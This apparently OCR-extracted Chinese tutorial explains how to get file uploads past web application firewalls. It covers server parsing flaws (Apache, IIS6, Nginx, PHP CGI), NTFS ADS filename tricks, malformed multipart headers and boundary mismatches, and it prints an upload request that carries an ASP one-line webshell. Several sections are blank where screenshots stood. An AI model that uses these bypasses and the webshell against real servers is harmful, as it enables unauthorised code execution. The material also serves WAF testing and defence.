> 有些很老的特性其实也是最开始绕 waf 的基础，这里就一笔带过了。

Apache1.X 2.X 解析漏洞：


Apache 在以上版本中，解析文件名的方式是从后向前识别扩展名，直到遇见 Apache 可识别的扩展名为止。

Win2k3 + APACHE2.0.59 + PHP




IIS6.0 两个解析缺陷：

目录名包含.asp、.asa、.cer 的话，则该目录下的所有文件都将按照 asp 解析。例如：



文件名中如果包含.asp;、.asa;、.cer;则优先使用 asp 解析。例如：



有一点需要注意，如果程序会将上传的图片进行重命名的话就 gg 了。

Nginx 解析漏洞：

Nginx 0.5.*

Nginx 0.6.*

Nginx 0.7 <= 0.7.65

Nginx 0.8 <= 0.8.37

以上 Nginx 容器的版本下，上传一个在 waf 白名单之内扩展名的文件 shell.jpg，然后以 shell.jpg.php 进行请求。

Nginx 0.8.41 – 1.5.6：

以上 Nginx 容器的版本下，上传一个在 waf 白名单之内扩展名的文件 shell.jpg，然后以 shell.jpg%20.php 进行请求。

PHP CGI 解析漏洞：


IIS 7.0/7.5
Nginx < 0.8.3

以上的容器版本中默认 php 配置文件 cgi.fix_pathinfo=1 时，上传一个存在于白名单的扩展名文件 shell.jpg ,在请求时以 shell.jpg/shell.php 请求 ,会将 shell.jpg 以 php 来解析。

多个 Content-Disposition：

在 IIS 的环境下，上传文件时如果存在多个 Content-Disposition 的话，IIS 会取第一个 Content-Disposition 中的值作为接收参数，而如果 waf 只是取最后一个的话便会被绕过。

Win2k8 + IIS7.0 + PHP



请求正文格式问题：


```
Content-Disposition: form-data; name="file1"; filename="shell.asp"
Content-Type: application/octet-stream
```

正常的 upload 请求都是以上这样，然而这个格式也并非强制性的，在 IIS6.0 下如果我们换一种书写方式，把 filename 放在其他地方：

Win2k3 + IIS6.0 + ASP

结合.htaccess 指定某些文件使用 php 来解析：


这个方法通常用于绕过 waf 黑名单的，配置该目录下所有文件都将其使用 php 来解析：



0x03 系统特性


Windows 特殊字符：

当我们上传一个文件的 filename 为 shell.php{%80-%99}时：



waf 可能识别为.php{%80-%99}，就会导致被绕过。

Win2k8 + IIS7.0 + PHP



exee 扩展名：

上传.exe 文件通常会被 waf 拦截，如果使用各种特性无用的话，那么可以把扩展名改为.exee 再进行上传。


NTFS ADS 特性：

ADS 是 NTFS 磁盘格式的一个特性，用于 NTFS 交换数据流。在上传文件时，如果 waf 对请求正文的 filename 匹配不当的话可能会导致绕过。

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

Windows 在创建文件时，在文件名末尾不管加多少点都会自动去除，那么上传时 filename 可以这么写 shell.php.....也可以这么写 shell.php::$DATA.....。

Win2k8 + IIS7.0 + PHP



0x04 waf 缺陷

匹配过于严谨：


一个空格导致安全狗被绕过：

```
Content-Type: multipart/form-data; boundary=----------------------------471463142114117302185255509 9
```

尝试在 boundary 后面加个空格或者其他可被正常处理的字符：

```
boundary =----------------------------471463142114117302185255509 9
```

Win2k3 + IIS6.0 + ASP




以上也能说明一个问题，安全狗在上传文件时匹配各个参数都十分严谨，不过 IIS6.0 以上也变的严谨了，再看看其他的地方：

每次文件上传时的 Boundary 边界都是一致的：

```
Content-Type: multipart/form-data; boundary=----------------------------471463142114117302185255509 9
Content-Length: 253

----------------------------471463142114117302185255509 9
Content-Disposition: form-data; name="file1"; filename="shell.asp"
Content-Type: application/octet-stream

<%eval request("a")%>
----------------------------471463142114117302185255509 9--
```


但如果容器在处理的过程中并没有严格要求一致的话可能会导致一个问题，两段 Boundary 不一致使得 waf 认为这段数据是无意义的，可是容器并没有那么严谨：

Win2k3 + IIS6.0 + ASP




修改 Content-Type 的 MIME 类型：

Win2k3 + IIS6.0 + ASP




ASCII > 127 的字符：



数据过长导致的绕过：

